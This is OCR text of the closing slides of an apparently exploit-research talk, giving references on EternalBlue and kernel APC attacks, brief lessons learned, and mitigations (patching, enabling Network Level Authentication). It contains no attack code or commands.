






References

- https://gist.github.com/worawit/05105fce9e126ac9c85325f0b05d6501
- https://unit42.paloaltonetworks.com/threat-brief-understanding-kernel-apc-attacks/
- https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf
- https://www.memorymanagement.org/mmref/alloc.html
- https://www.metasploit.com
- https://www.hex-rays.com/products/ida/
- https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/


Demo

Lesson Learned

- Don’t create your own client
- Try the simplest idea before going fancy

Mitigation

- Patch
- Enable NLA (Network Level Authentication)

Thank You

- Ryan Hanson (@ryHanson)


Q&A


“That’s all folks!”